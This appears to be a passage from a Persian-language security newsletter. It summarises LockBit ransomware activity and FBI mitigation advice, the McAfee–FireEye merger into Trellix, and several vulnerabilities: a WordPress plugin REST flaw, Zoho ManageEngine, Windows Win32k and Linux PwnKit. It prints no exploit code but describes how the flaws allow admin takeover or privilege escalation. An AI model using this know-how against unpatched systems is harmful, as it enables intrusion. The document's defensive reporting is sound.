
اخیراً نیز محققان اعلام کرده‌اند که LockBit 2.0، بستر مبادله ارز دیجیتال paybito را مورد نفوذ قرار داده است. آنها همچنین هشداری از LockBit 2.0 منتشر کرده‌اند مبنی بر اینکه چنانچه باج مطالبه شده را تا ۲۱ فوریه پرداخت نکنند، این گروه اطلاعات شخصی بیش از ۱۰۰ هزار کاربر این بستر را منتشر خواهند کرد.

> [ALERT] LockBit ransomware gang has announced Cryptocurrency Exchange "paybito" on the victim list.
> pic.twitter.com/TTq4pv1SRP
>
> — DarkTracer : DarkWeb Criminal Intelligence (@darktracer_int) February 3, 2022

در این راستا، پلیس فدرال آمریکا (Federal Bureau of Investigation - به اختصار FBI) در گزارشی به نشانی زیر، اقدام به انتشار فهرست نشانی‌های آلودگی (Indicators of Compromise - به اختصار IoC) باج‌افزار LockBit و جزئیات فنی عملکرد آن کرده است.

https://www.ic3.gov/Media/News/2022/220204.pdf

از جمله در این گزارش فاش شده است که این بدافزار دارای یک قابلیت مخفی برای ردگیری عملیات خود می‌باشد. در طول فرآیند آلودگی، این قابلیت را می‌توان با استفاده از کلیدهای SHIFT + F1 فعال کرد. با فعال شدن این قابلیت، اطلاعات لحظه‌ای درباره عملیات رمزگذاری قابل مشاهده بوده و می‌توان وضعیت تخریب داده‌های کاربر را ردیابی نمود.



توصیه‌های امنیتی

FBI همچنین جهت پیشگیری و در امان ماندن از حملات باج‌افزار LockBit، اقدامات زیر را به راهبران امنیتی سازمان‌ها توصیه می‌نماید:

- برای همه حساب‌های دارای رمز ورود (مانند حساب سرویس، حساب‌های Admin و حساب‌های دامنه Admin) از رمزهای پیچیده و منحصربه‌فرد استفاده شود.
- تا حد امکان برای همه سرویس‌ها از احراز هویت چند عاملی (Multi-Factor Authentication - به اختصار MFA) استفاده شود.
- تمام سیستم‌های‌عامل و نرم‌افزارها بروزرسانی شوند.
- دسترسی‌های غیر ضروری به Admin Shares حذف شود.
- فایروال‌های نقاط پایانی (Host-based Firewall) بکار گرفته شود تا دستیابی به Admin Shares فقط از طریق پودمان SMB (Server Message Block) و از تعداد محدودی از ماشین‌های دارای سطح دسترسی Admin انجام شود.
- گزینه Controlled Folder Access در سیستم‌عامل Windows فعال شود تا از اعمال تغییرات غیرمجاز در فایل‌های حیاتی و حساس جلوگیری شود.

علاوه بر این، راهبران امنیتی همچنین می‌توانند با انجام اقدامات زیر، شناسایی و کشف شبکه سازمانی توسط مهاجمان باج‌افزاری را دشوارتر کنند:

- برای جلوگیری از انتشار باج‌افزار در شبکه از "تقسیم‌بندی شبکه" (Network Segmentation) استفاده شود.
- فعالیت‌های غیرعادی و نفوذ احتمالی باج‌افزار توسط ابزارهای رصد و نظارت بر شبکه، شناسایی و بررسی شوند.
- دسترسی زمانی (Time-based Access) برای حساب‌های در سطح Admin و بالاتر، تنظیم و پیاده‌سازی شود.
- مجوزهای خط فرمان (Command-line) و امکان انجام عملیات اسکریپت (Scripting) غیرفعال شوند.
- تهیه نسخه پشتیبان آفلاین از داده‌ها و همچنین پشتیبان‌گیری و بازیابی داده‌ها در فواصل زمانی منظم انجام شود.
- اطمینان حاصل شود که تمام داده‌هایی که از آنها نسخه پشتیبان تهیه شده، رمزگذاری شده و غیرقابل تغییر هستند و داده‌های زیرساخت کل سازمان را شامل می‌شود.

FBI در گزارش خود به سازمان‌های قربانی باج‌افزارها توصیه می‌نماید که از پرداخت باج مطالبه شده اجتناب کنند زیرا هیچ تضمینی به بازیابی و برگرداندن فایل‌های رمزگذاری شده پس از پرداخت باج وجود ندارد. حتی ممکن است پس از پرداخت باج، همچنان اطلاعات حساس و حیاتی آنها در آینده به صورت عمومی توسط مهاجمان افشا شود. علاوه بر این، پرداخت باج به مهاجمان، آنها را تشویق به ادامه حملات خود و مورد هدف قرار دادن قربانیان بیشتری در آینده می‌کند. همچنین سایر گروه‌های خلافکار سایبری را تشویق می‌کند تا در انجام فعالیت‌های غیرقانونی به آنها بپیوندند.

شرکت ترلیکس (Trellix, LLC.) در آخرین گزارش فصلی "تهدیدات سایبری" خود اعلام نموده است که به احتمال زیاد در سال ۲۰۲۲، بخش‌های مالی هدف حملات باج‌افزاری قرار خواهند گرفت. طبق این گزارش، از ابتدای تابستان تا انتهای پاییز امسال، حملات به بخش‌های مالی و بیمه ۲۱ درصد افزایش یافته است ولی حملات به مراکز مراقبت‌های بهداشتی تنها ۷ درصد افزایش داشته است.

بنا بر اظهارات محقق ارشد ترلیکس، در سه ماه پاییز امسال، گروه‌های باج‌افزاری پرمخاطب برای مدتی ناپدید و متوقف شدند و سپس دوباره به فعالیت خود ادامه دادند و حتی تلاش کردند نام تجاری خود را تغییر دهند. در این حال آنها به عنوان تهدیدی بالقوه و مخرب علیه طیف فزاینده‌ای از سازمان‌ها و بخش‌های مرتبط و رایج باقی ماندند.

منابع:

https://threatpost.com/lockbit-blackcat-swissport-ransomware-activity/178261/
https://www.bleepingcomputer.com/news/security/fbi-shares-lockbit-ransomware-technical-details-defense-tips/

رویدادها و وقایع امنیتی

Trellix؛

عنوان ابرشرکتی جدید متشکل از McAfee Enterprise و FireEye

دو شرکت امنیتی McAfee Enterprise و FireEye که در اواخر سال میلادی گذشته توسط شرکت سرمایه‌گذاری Symphony Technology Group - به اختصار STG - خریداری و در هم ادغام شدند اکنون با نام جدید Trellix فصلی نو را در دنیای امنیت رقم خواهند زد.

STG در اوایل سال ۲۰۲۱ بخش خدمات و محصولات سازمانی شرکت McAfee را به مبلغ ۴ میلیارد دلار خریداری کرد. در اواسط سال ۲۰۲۱ نیز، شرکت FireEye به قیمت ۱.۲ میلیارد دلار به STG فروخته شد.

اینک این دو غول امنیت فناوری اطلاعات تحت نام Trellix و با شعار "امنیت زندگی - فناوری امنیتی که می‌آموزد و با تکامل مستمر خود، فعالیت‌های ما را در برابر پیشرفته‌ترین تهدیدات سایبری حفظ می‌کند" بیش از ۴۰ هزار مشتری خود در اقصی نقاط جهان را با رویکردی نو، امن نگاه خواهند داشت.

Trellix که به معنای تکیه گاه، ستون و چارچوب حائل برای نگهداری گیاهان و درختان و کنترل جهت رشد آنان است، با حدود ۵ هزار کارمند در نقاط مختلف جهان و درآمد سالیانه ۲ میلیارد دلار، یکی از بزرگترین شرکتهای حوزه امنیت در دنیا خواهد بود.

راهکارهای سازمانی شرکت McAfee موسوم به "از دستگاه تا ابر" (Device-to-Cloud) و ترکیب آنها با محصولات قدرتمند و اختصاصی FireEye فرصتی طلایی برای مقابله با نفوذگران و مهاجمانی است که چند سال اخیر همواره از ارائه‌دهندگان راهکارهای امنیتی یک قدم جلوتر بوده‌اند.

در هفته‌ها و ماه‌های آتی به تدریج شاهد بکارگیری بیشتر نام و نشان شرکت جدید در سایت‌های اینترنتی و محصولات خواهیم بود. ما در کنار شما این مسیر را پیموده و پا به دنیای جدید Trellix خواهیم گذاشت.


همراه با تحولات آتی، اطلاع رسانی در این زمینه ادامه خواهد داشت.

منابع اصلی خبر:

https://www.computing.co.uk/news/4043324/mcafee-enterprise-fireeye-merge-form-trellix
https://www.zdnet.com/article/mcafee-enterprise-and-fireeye-are-now-called-trellix/

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

احتمال وقوع حملات فیشینگ
در سایت‌های WordPress



افزونه‌ای (Plugin) به نام WP HTML Mail که در بیش از ۲۰ هزار سایت مبتنی بر WordPress نصب شده، دارای یک ضعف امنیتی با درجه اهمیت "بالا" (High) می‌باشد و می‌تواند منجر به "تزریق کد" (Code Injection) و عملیات "فریب سایبری" موسوم به فیشینگ (Phishing) شود.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده افزونه مذکور مورد بررسی قرار گرفته است.

WP HTML Mail افزونه‌ای است که به منظور طراحی ایمیل‌های سفارشی، اعلان‌ها و به طور کلی پیام‌های سفارشی که در بسترهای آنلاین برای مخاطبان موجود در فرم تماس (Contact Form) ارسال می‌شود، بکار برده می‌شود. این افزونه با WooCommerce، Ninja Forms و BuddyPress نیز سازگار می‌باشد.

با وجود این که تعداد سایت‌هایی که از این افزونه استفاده می‌کنند، زیاد نیست ولی بسیاری از آن‌ها مخاطبان زیادی دارند که باعث می‌شود این ضعف امنیتی تعداد قابل توجهی از کاربران اینترنت را مورد هدف قرار دهد. بر اساس گزارشی از گروه تحقیقاتی وردفنس (Wordfence, inc.)، یک مهاجم بدون احراز هویت می‌تواند از ضعف امنیتی به شناسه CVE-2022-0218 سوءاستفاده کرده و با تغییر الگوی ایمیل، داده‌های مورد نظر خود را در آن قرار دهد.

علاوه بر این، مهاجم می‌تواند با بهره‌جویی از همین آسیب‌پذیری، ایمیل‌های فیشینگ را به کاربرانی که در سایت‌های آلوده شده ثبت‌نام کرده‌اند، ارسال کند. اشکال در ثبت دو مسیر از توابع REST-API است که جهت بروزرسانی و بازیابی تنظیمات قالب ایمیل مورد استفاده قرار می‌گیرد. این نقاط پایانی توابع API به اندازه کافی نسبت به دسترسی غیرمجاز محافظت نمی‌شوند، بنابراین حتی کاربران غیرمجاز نیز می‌توانند توابع مذکور را فراخوانی و اجرا کنند.

Wordfence در گزارش خود به نشانی زیر، این مطلب را به تفصیل شرح می‌دهد:

https://www.wordfence.com/blog/2022/01/unauthenticated-xss-vulnerability-patched-in-html-email-template-designer-plugin/

> *The plugin registers the /themesettings endpoint, which calls the saveThemeSettings function or the getThemeSettings function depending on the request method.*
>
> *The REST-API endpoint did use the permission_callback function, however, it was set to __return_true which meant that no authentication was required to execute the functions.*
>
> *Therefore, any user had access to execute the REST-API endpoint to save the email's theme settings or retrieve the email's theme settings.*

مهاجم همچنین می‌تواند علاوه بر حملات فیشینگ، کد JavaScript مخرب را به قالب ایمیل تزریق کند. در این صورت هر زمانی که مدیر سایت به ویرایشگر HTML ایمیل دسترسی پیدا می‌کند، کد مخرب مذکور اجرا می‌شود. این به طور بالقوه می‌تواند افزودن حساب‌های Admin جدید، هدایت بازدیدکنندگان سایت به سایت‌های فیشینگ، تزریق درب‌های پشتی (Back-door) به فایل‌های قالب (Theme Files) و حتی تصاحب کامل سایت را برای مهاجم تسهیل کند.

محققان وردفنس آسیب‌پذیری موجود در این افزونه را در تاریخ ۲ دی ۱۴۰۰ کشف و اطلاع‌رسانی نمودند. بنیاد وردپرس (WordPress.org) در ۲۰ دی به آنها پاسخ داده و در تاریخ ۲۳ دی ۱۴۰۰ با انتشار نسخه ۳.۱، اقدام به ترمیم ضعف امنیتی مذکور نمود.

به تمامی راهبران امنیتی و مدیران سایت‌های وردپرس توصیه می‌شود در اسرع وقت با مراجعه به نشانی‌های زیر، اقدام به بروزرسانی آخرین نسخه نرم‌افزار WordPress و افزونه WP HTML Mail نمایند.

https://wordpress.org/news/2022/01/wordpress-5-8-3-security-release/
https://wordpress.org/plugins/wp-html-mail/

منبع:

https://www.bleepingcomputer.com/news/security/wordpress-plugin-flaw-puts-users-of-20-000-sites-at-phishing-risk/

آسیب‌پذیری حیاتی در Zoho ManageEngine

شرکت زوهو کورپوریشن (Zoho Corporation) به کاربران محصولات خود در خصوص وجود یک آسیب‌پذیری امنیتی با درجه اهمیت "حیاتی" (Critical) در بسترهای Zoho ManageEngine Desktop Central و Desktop Central MSP هشدار داده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده ضعف امنیتی مذکور مورد بررسی قرار گرفته است.

ضعف امنیتی مذکور دارای شناسه CVE-2021-44757 و از نوع Authentication-bypass بوده و می‌تواند برای مهاجم، امکان "اجرای کد از راه دور" و انجام فعالیت‌های غیرمجاز را در سرور بدون اصالت‌سنجی فراهم کند. بنا بر توصیه‌نامه‌ای که شرکت مذکور در این خصوص منتشر نموده، این ضعف امنیتی می‌تواند امکان دسترسی به اطلاعات غیرمجاز و همچنین امکان قرار دادن یک فایل ZIP. بر روی سرور را توسط مهاجمان فراهم آورد.

Zoho ManageEngine Desktop Central راهکار یکپارچه مدیریت نقاط پایانی (Unified Endpoint Management - به اختصار UEM) است که مدیران فناوری اطلاعات از طریق آن سرورها، لپ‌تاپ‌ها، کامپیوترهای رومیزی، تلفن‌های هوشمند و تبلت‌ها را از یک مکان مرکزی مدیریت می‌کنند.

بنا بر مستندات شرکت مذکور، کاربران می‌توانند روال‌هایی همچون نصب وصله‌های بروز رسانی، توزیع نرم‌افزار و سیستم‌عامل در شبکه را خودکار کنند. همچنین می‌توان از آن برای مدیریت دارایی‌ها و مجوزهای نرم‌افزار، نظارت بر آمار میزان استفاده از نرم‌افزار، مدیریت استفاده از دستگاه‌های USB، کنترل دسک‌تاپ‌های راه دور و موارد دیگر استفاده کرد.

با استفاده از امکانات Zoho ManageEngine بر روی دستگاه‌های همراه نیز کاربران می‌توانند علاوه بر پیاده‌سازی پروفایل‌ها و سیاست‌ها، دستگاه‌ها را برای بکارگیری VPN، Wi-Fi و حساب‌های ایمیل پیکربندی کنند؛ همچنین اعمال محدودیت در نصب برنامه، استفاده از دوربین و مرورگر، مدیریت امنیت از طریق تعریف رمز عبور و قابلیت قفل/پاک کردن از راه دور از دیگر مواردی است که از طریق بستر مدیریتی مذکور قابل انجام است.

به این ترتیب، این بستر، دسترسی گسترده‌ای به زیرساخت‌های فناوری اطلاعات یک سازمان فراهم می‌کند و به طور بالقوه در صورت سوءاستفاده، می‌تواند منجر به افشای اطلاعات شود. همچنین، فراهم شدن امکان نصب یک فایل ZIP. با سوء استفاده از Zoho Desktop Central، نصب بدافزار در تمام نقاط پایانی بر روی این بستر مدیریتی را برای مهاجم سهل و آسان می‌کند.

نسخه MSP نیز همانطور که از نامش پیداست، برای شرکت‌های ارائه‌دهنده خدمات مدیریت‌شده (Managed Service Provider - به اختصار MSP)، قابلیت مدیریت نقاط پایانی را جهت ارائه به مشتریان آن‌ها فراهم می‌کند. سوءاستفاده از ضعف امنیتی به شناسه CVE-2021-44757 می‌تواند توسط مهاجم در حملات موسوم به زنجیره تامین (Supply-Chain attack) بکار گرفته شود.

مجرمان سایبری می‌توانند به سادگی با سوءاستفاده از آسیب‌پذیری مذکور، به نسخه MSP Desktop Central MSP نفوذ کرده و بر اساس تنظیمات امنیتی وضع شده توسط شرکت ارائه‌دهنده، به طور بالقوه به مشتریانی که از آن‌ها خدمات دریافت می‌کنند، دسترسی پیدا کنند.

شرکت زوهو، با انتشار توصیه‌نامه‌هایی در نشانی‌های زیر، جزییات وصله‌ها را منتشر نموده و راهبران امنیتی را جهت در امان ماندن از تهدیدات، تشویق به به‌روزرسانی Zoho ManageEngine می‌کند.

https://www.manageengine.com/products/desktop-central/cve-2021-44757.html
https://www.manageengine.com/desktop-management-msp/cve-2021-44757.html

این شرکت همچنین نکاتی را برای مقاوم‌سازی کلی بسترهای Desktop Central در نشانی‌های زیر ارائه کرده است.

https://pitstop.manageengine.com/portal/en/community/topic/desktop-central-server-hardening-guidelines
https://www.manageengine.com/products/desktop-central/security-recommendations.html

این شرکت در خصوص این که آیا ضعف امنیتی مذکور به عنوان آسیب‌پذیری "روز-صفر" (Zero-day) مورد حمله قرار گرفته یا خیر، اطلاع‌رسانی نکرده است. اما چنانچه تاکنون مهاجمان سایبری آن را مورد سوءاستفاده قرار نداده‌اند، احتمال آن وجود دارد که به زودی شروع به بهره‌جویی از آن و هدف قرار دادن زیرساخت‌های سازمان‌ها نمایند.

بستر ManageEngine با توجه به کاربرد وسیع و ماهیت همه‌جانبه آن، هدف جذابی برای مهاجمان است. در ماه سپتامبر نیز آسیب‌پذیری دیگری با درجه اهمیت "حیاتی" با شناسه CVE-2021-40539 در بستر Zoho ManageEngine ADSelfService Plus شناسایی شد و شرکت زوهو با انتشار توصیه‌نامه امنیتی به نشانی زیر، به‌روزرسانی مربوطه را نیز ارائه داد.

https://www.manageengine.com/products/self-service-password/kb/how-to-fix-authentication-bypass-vulnerability-in-REST-API.html

این آسیب‌پذیری امکان کنترل Active Directory و حساب‌های ابری کاربران را برای مهاجمان از راه دور با دور زدن سازوکارهای احراز هویت فراهم می‌کرد. طبق اظهارات آژانس امنیت سایبری و حفاظت از زیرساخت ایالات متحده (Cybersecurity and Infrastructure Security Agency - به اختصار CISA)، ضعف امنیتی مذکور قبل از انتشار توصیه‌نامه نیز به طور فعال در حملات مورد سوءاستفاده قرار می‌گرفته است.

در ماه دسامبر نیز FBI، نسبت به آسیب‌پذیری "روز-صفر" با شناسه CVE-2021-44515 در Zoho ManageEngine که در حملات گروه تهدیدات مستمر و پیشرفته (Advanced Persistent Threat - به اختصار APT) به طور فعال مورد سوءاستفاده قرار می‌گرفت، هشداری رسمی صادر کرد. اطلاعیه رسمی FBI در این خصوص در نشانی زیر قابل دریافت است:

https://www.ic3.gov/Media/News/2021/211220.pdf

ضعف امنیتی مذکور، می‌تواند برای مهاجمان امکان لغو توابع معتبر را از راه دور در سرورهایی که ManageEngine Desktop Central را اجرا می‌کنند به همراه "ترفیع مجوز" (Elevation of Privilege) با هدف استقرار بدافزار در شبکه‌های سازمانی فراهم کند.

منبع:

https://threatpost.com/critical-manageengine-desktop-server-bug-malware/177705/

این ضعف امنیتی Windows،
شما را Admin می‌کند

یک محقق امنیتی کد بهره‌جویی (Exploit) برای یک آسیب‌پذیری Windows از نوع "ترفیع مجوز" (Privilege Elevation) تهیه و به صورت عمومی منتشر نموده است. آسیب‌پذیری مذکور به صورت محلی در سیستم عامل Windows، قابلیت کسب امتیازات Admin را برای مهاجم فراهم می‌کند.


در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده آسیب‌پذیری مذکور مورد بررسی قرار گرفته است.

مهاجمان با دسترسی محدود از طریق سوءاستفاده از این ضعف امنیتی می‌توانند به راحتی در یک دستگاه آسیب‌پذیر، مجوز و دسترسی‌های خود را جهت گسترش آلودگی در شبکه، ایجاد کاربران Admin جدید و اجرای فرامین خاص افزایش دهند.

این آسیب‌پذیری سیستم عامل Windows 10 نسخه ۱۹۰۹ و بالاتر، سیستم عامل Windows 11 و سیستم عامل Windows Server 2019 و بالاتر را قبل از اصلاحیه‌های امنیتی ماه گذشته مایکروسافت (ژانویه ۲۰۲۲) تحت تاثیر قرار می‌دهد.

مایکروسافت در اصلاحیه‌های امنیتی ژانویه ۲۰۲۲، آسیب‌پذیری "Win32K Elevation of Privilege Vulnerability" را که دارای شناسه CVE-2022-21882 می‌باشد، برطرف کرد. این آسیب‌پذیری امکان سوءاستفاده از آسیب‌پذیری دیگری با شناسه CVE-2021-1732 را هم که قبلاً ترمیم شده، فراهم می آورد و اصلاحیه مربوط به آن را دور می‌زند.

اخیراً چندین نمونه کد بهره‌جو برای ضعف امنیتی به شناسه CVE-2022-21882 به صورت عمومی منتشر شده است. همانطور که در تصویر نشان داده شده، محققان تنها با بکارگیری بهره‌جوی مذکور در دستگاه‌های آسیب‌پذیر، توانستند Notepad را در Windows 10 باز نمایند و از آن برای افزودن کاربران جدیدی با امتیازات SYSTEM یا اجرای سایر فرامین خاص استفاده کنند.



آژانس دولتی "امنیت سایبری و امنیت زیرساخت" آمریکا (Cybersecurity & Infrastructure Security Agency یا اختصاراً CISA) با انتشار هشداری به مراکز تحت پوشش خود، نصب اصلاحیه برای ترمیم آسیب‌پذیری CVE-2022-21882 را ظرف دو هفته الزامی کرده است.

بسیاری از مدیران شبکه به دلیل اشکالات متعددی که پس از نصب اصلاحیه های ژانویه ۲۰۲۲ گزارش شده، از اعمال این اصلاحیه‌ها خودداری کرده اند. از جمله اشکالات گزارش شده می توان به راه‌اندازی مجدد سیستم‌ها، اشکالات L2TP VPN، غیرقابل دسترس شدن فایل سیستم ReFS و مشکلات Hyper-V اشاره کرد.

عدم اعمال اصلاحیه های ژانویه ۲۰۲۲ موجب می‌شود که سیستم‌ها در شبکه محافظت نشده و در برابر ضعف‌های امنیتی و تهدیدات سایبری از جمله تهدیدات مستمر و پیشرفته (Advanced Persistent Threat - به اختصار APT) آسیب‌پذیر باشند.

https://newsroom.shabakeh.net/23171/y00m10.html

https://msrc.microsoft.com/update-guide/releaseNote/2022-Jan

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-21882

منبع:

https://www.bleepingcomputer.com/news/microsoft/windows-vulnerability-with-new-public-exploits-lets-you-become-admin/
https://www.bleepingcomputer.com/news/security/cisa-orders-federal-agencies-to-patch-actively-exploited-windows-bug

آسیب‌پذیری قدیمی
در تمام نسخ Linux

محققان هشدار می‌دهند که تمامی نسخ رایج Linux دارای آسیب‌پذیری از نوع "دستکاری حافظه" (Memory-corruption) می‌باشند که به راحتی قابل بهره‌جویی است. این ضعف امنیتی قدیمی و ۱۲ ساله در تابع pkexec در ابزار شرکت Polkit بوده و احتمالاً در آینده مورد سوءاستفاده قرار خواهد گرفت. بهره‌جویی موفقیت‌آمیز از آسیب‌پذیری مذکور، منجر به اعطای "ترفیع مجوز" (Elevation of Privilege) و اعطای دسترسی ممتاز به کاربران غیرمجاز می‌شود.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده آسیب‌پذیری مذکور مورد بررسی قرار گرفته است.

این ضعف امنیتی دارای شناسه CVE-2021-4034 و درجه اهمیت "حیاتی" (Critical) با شدت ۷.۸ (بر طبق استاندارد CVSS) است.

ابزار Polkit (که قبلاً با نام PolicyKit نیز نامیده می‌شد)، روشی سازماندهی شده جهت برقراری ارتباط پروسه‌های فاقد مجوز با پروسه‌های دارای مجوز است و با بکارگیری فرمان pkexec، می‌توان از آن برای اجرای فرامین با حداکثر سطح دسترسی (Root) استفاده نمود.

محققان شرکت کوالیس (Qualys, Inc.) این ضعف امنیتی را که برای مدتی بسیار طولانی غیرفعال بوده، کشف کرده‌اند و آن را PwnKit نامیده‌اند. آنها همچنین در گزارشی به نشانی زیر، توانستند یک نمونه اثبات‌گر (Proof-of-Concept - به اختصار PoC) از آسیب‌پذیری مذکور تهیه کنند به صورتی که امتیازات سطح Root را به طور کامل در نسخ پیش‌فرض Fedora، Debian، CentOS و Ubuntu به دست آوردند. علاوه بر این، آنها معتقدند که سایر نسخ Linux نیز احتمالاً در برابر این ضعف امنیتی، آسیب‌پذیر و قابل سوءاستفاده هستند.

https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034

تنها برتری این ضعف امنیتی نسبت به موارد اخیر همچون ضعف امنیتی Log4j این است که خوشبختانه PwnKit یک آسیب‌پذیری محلی برای افزایش سطح دسترسی است که برخی از خطرات را کاهش می‌دهد. با وجود این، درجه اهمیت "حیاتی" PwnKit متخصصان امنیتی را نگران می‌کند.

به نقل از یکی از محققان کوالیس، تا جایی که کوالیس اطلاع دارد، تاکنون هیچ مهاجمی از این آسیب‌پذیری سوءاستفاده نکرده است. وی در ادامه عنوان نمود، برنامه بهره‌جویی که آنها به طور نمونه تهیه کرده بودند به قدری آسان بود که پس از انتشار عمومی جزئیات آسیب‌پذیری PwnKit، کوالیس تصمیم گرفت تا برنامه را در دسترس عموم قرار ندهند. اگر چه کوالیس، نمونه اثبات‌گر خود را منتشر نکرد، اما چند ساعت پس از انتشار ضعف امنیتی مذکور، سایر محققان از شرکت‌های دیگر، نمونه‌های اثبات‌گر خود را منتشر نمودند.

اکثر نسخ Linux همچون Debian، Red Hat و Ubuntu در نشانی‌های زیر در حال انتشار وصله‌هایی برای ترمیم این آسیب‌پذیری هستند.

https://access.redhat.com/security/vulnerabilities/RHSB-2022-001

https://security-tracker.debian.org/tracker/CVE-2021-4034

https://ubuntu.com/security/CVE-2021-4034

با توجه به سهولت بهره‌جویی از این آسیب‌پذیری، توصیه می‌شود که کاربران به محض انتشار وصله‌ها، نسبت به بروزرسانی نسخ مربوطه اقدام کنند. در حال حاضر برای برخی نسخ از سیستم‌های عامل، وصله‌ای وجود ندارد، لذا توصیه می‌شود جهت در امان ماندن، به صورت موقت از اقدامات پیشگیرانه‌ای همچون حذف SUID-bit از تابع pkexec استفاده نمایند.

منبع:

https://threatpost.com/linux-bug-in-all-major-distros-an-attackers-dream-come-true/177996

به‌روزرسانی‌ها و اصلاحیه‌های

بهمن ۱۴۰۰

در بهمن ۱۴۰۰، شرکت‌های مایکروسافت، سیسکو، مک‌آفی اینترپرایز، بیت‌دیفندر، ایسِت، اف-سکیور، وی‌ام‌ور، ادوبی، گوگل، اپل، موزیلا، اس‌ای‌پی، سیتریکس، وردپرس، سامبا و دروپال اقدام به عرضه به‌روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده به برخی از بااهمیت‌ترین اصلاحیه‌های بهمن ماه پرداخته شده است.

مایکروسافت

